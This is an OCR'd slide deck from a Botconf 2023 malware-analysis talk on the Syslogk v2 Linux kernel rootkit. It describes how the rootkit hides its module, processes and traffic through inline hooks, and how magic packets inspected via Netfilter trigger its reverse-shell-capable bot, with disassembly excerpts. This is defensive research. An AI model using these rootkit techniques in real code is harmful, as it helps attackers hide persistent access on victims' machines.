Syslogk v2

Botconf 2023

Who am I?

Malware analyst at Avast (Gen™) currently focused in IoT and Linux threats

> Let's talk about Syslogk Linux kernel rootkit v2 and the bot that it hides.

David Álvarez

Sr. Malware Analyst at Gen™

Syslogk

Features

Kernel rootkit


- It hides the kernel module (removes itself from the list).
  - Hidden flag status: */proc/bus/input/stat*
- It hides directories *(hooks proc_root_readdir).*
- It hides bot processes *(hooks proc_filldir).*
- It hides Network traffic *(hooks tcp4_seq_show).*
- It implements magic packets.
  - Keys and encryption algorithms are different per sample.
  - It can execute the bot in different modes
  - It can execute arbitrary commands

Usermode bot

- It fakes a different service on each sample.
  - tcp, ohttp, http, ssl, https, smtp
- It can run in different modes.
  - Normal
  - Callback
  - Proxy
    - Send magic packets to other infected machines
    - Fake normal traffic (Mozilla Firefox, Apache 2)
- It can spawn a reverse shell.
- It can stop its own execution.

Syslogk v2

Overviewing the kernel rootkit



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
Hunting the kernel mode component



- Compiled in a Redhat 7.6 environment. *(.modinfo section)*

```
rhelversion=7.6
vermagic=3.10.0-957.el7.x86_64 SMP mod_unload modversions
```

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

- Compiled in a Redhat 7.6 environment. *(.modinfo section)*

```
rhelversion=7.6
vermagic=3.10.0-957.el7.x86_64 SMP mod_unload modversions
```

  - Compatible with CentOS 7.9 *(free distribution)*.

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
Hunting the kernel mode component



Features:

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

Features:

1. **It hides itself.**

```
.text:000000000000A5B mov     rax, [rdi+10h]
.text:000000000000A5F add     rdi, 8
.text:000000000000A63 mov     cs:module_prev, rax
.text:000000000000A6A call    list_del
.text:000000000000A6F mov     edx, cs:module_hidden
```

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
Hunting the kernel mode component



Features:

2. It hides a usermode bot that is not continuously running.

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
Hunting the kernel mode component



Features:

2. It hides a usermode bot that is not continuously running.

- proc_root_readdir

```
.text:0000000000000159 mov     rdi, rbx        ; dest
.text:000000000000015C call    memcpy
.text:0000000000000161 mov     rdi, rbx        ; haystack
.text:0000000000000164 mov     rsi, offset needle ; "b8PbR2v1ms"
.text:000000000000016B call    strstr
.text:0000000000000170 test    rax, rax
```

- tcp4_seq_show


```
.text:000000000000122D lea     rdi, [rbp-34h]
.text:0000000000001224 mov     rsi, offset format ; ":%04X"
.text:000000000000122B xor     eax, eax
.text:000000000000122D call    sprintf
```

- proc_filldir

```
.text:00000000000008A1 mov     edx, 1
.text:00000000000008A6 shl     edx, cl
.text:00000000000008A8 or      ds:pidtab[rax], dl
```

Syslogk v2


Hunting the kernel mode component



Features:

2. It hides a usermode bot that is not continuously running.

- It uses *Udis86* for implementing the inline hooks.



Syslogk v2

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

Features:

2. It hides a usermode bot that is not continuously running.

- Disassemble the first instruction of the function to hook.

```
.text:00000000000024D4 loc_24D4:
.text:00000000000024D4 lea     rdi, [rbp-288h]
.text:00000000000024DB call    ud_disassemble
.text:00000000000024E0 test    eax, eax
.text:00000000000024E2 jnz     short loc_24A0
```

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
Hunting the kernel mode component



Features:


2. It hides a usermode bot that is not continuously running.

- Check if it is already hooked, in such case, skip hooking it.

```
.text:00000000000024A7                  cmp     ax, 20Fh
.text:00000000000024AB                  jz      short skip_0
.text:00000000000024AD                  cmp     ax, 0E6h
.text:00000000000024B1                  jz      short skip_1
.text:00000000000024B3                  cmp     ax, 0FAh
.text:00000000000024B7                  jz      short skip_1
```

Syslogk v2

Hunting the kernel mode component



Features:


2. It hides a usermode bot that is not continuously running.

- Otherwise, backup the original bytes.

```
.text:0000000000002510 mov     rdi, [rbx+8]
.text:0000000000002514 mov     rsi, [rbx+20h]  ; src
.text:0000000000002518 movsxd  rdx, eax        ; n
.text:000000000000251B call    memcpy
```

Syslogk v2

Hunting the kernel mode component




Features:

2. It hides a usermode bot that is not continuously running.

- Perform inline hooking for all the symbols in the *hks* structure of the rootkit.

Syslogk v2

Hunting the kernel mode component



Features:

3. It executes the bot via “magic packets”.

Syslogk v2

Understanding Syslogk v2 rootkit magic packets

1. **The usermode bot is not running.**

Syslogk v2

Understanding Syslogk v2 rootkit magic packets

1. The usermode bot is not running.
2. **The attacker sends a “magic packet”.**

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

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



Syslogk v2

Understanding Syslogk v2 rootkit magic packets

1. The usermode bot is not running.
2. The attacker sends a “magic packet”.
3. **Syslogk v2 inspects the packet via Netfilter hooks.**



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Netfilter hook field structure				
Hook Entry	Hook	PF	Hook Num	Priority
nf_in_pro	nfinpro	2	1	0x7FFFFFFF
nf_out	nfout	2	3	0x80000000
nf_in	nfin	2	1	0x80000000

```
.text:000000000000232B mov     rdi, offset nf_in
.text:0000000000002332 mov     qword ptr cs:tcp_prot+088h, offset n_get_port
.text:000000000000233D mov     cs:bk_get_port, rax
.text:0000000000002344 call    nf_register_hook
.text:0000000000002349 mov     rdi, offset nf_in_pro
.text:0000000000002350 call    nf_register_hook
.text:0000000000002355 mov     rdi, offset nf_out
.text:000000000000235C call    nf_register_hook
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Syslogk v2

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nf_in_pro	nfinpro	2	1	**INT_MAX**
nf_out	nfout	2	3	**INT_MIN**
nf_in	nfin	2	1	**INT_MIN**

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.text:000000000000232B mov     rdi, offset nf_in
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.text:0000000000002355 mov     rdi, offset nf_out
.text:000000000000235C call    nf_register_hook
```

```
enum nf_ip_hook_priorities {
    NF_IP_PRI_FIRST = INT_MIN,
    NF_IP_PRI_CONNTRACK_DEFRAG = -400,
    NF_IP_PRI_RAW = -300,
    NF_IP_PRI_SELINUX_FIRST = -225,
    NF_IP_PRI_CONNTRACK = -200,
    NF_IP_PRI_MANGLE = -150,
    NF_IP_PRI_NAT_DST = -100,
    NF_IP_PRI_FILTER = 0,
    NF_IP_PRI_SECURITY = 50,
    NF_IP_PRI_NAT_SRC = 100,
    NF_IP_PRI_SELINUX_LAST = 225,
    NF_IP_PRI_CONNTRACK_HELPER = 300,
    NF_IP_PRI_CONNTRACK_CONFIRM = INT_MAX,
    NF_IP_PRI_LAST = INT_MAX,
};
```

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.text:000000000000235C call    nf_register_hook
```

enum nf_inet_hooks

Enumerator
NF_INET_PRE_ROUTING
NF_INET_LOCAL_IN
NF_INET_FORWARD
NF_INET_LOCAL_OUT
NF_INET_POST_ROUTING
NF_INET_NUMHOOKS

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.text:000000000000232B mov     rdi, offset nf_in
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.text:0000000000002355 mov     rdi, offset nf_out
.text:000000000000235C call    nf_register_hook
```

```
enum {
    NFPROTO_UNSPEC = 0, NFPROTO_IPV4 = 2, NFPROTO_ARP = 3, NFPROTO_BRIDGE = 7,
    NFPROTO_IPV6 = 10, NFPROTO_DECNET = 12, NFPROTO_NUMPROTO
}
```

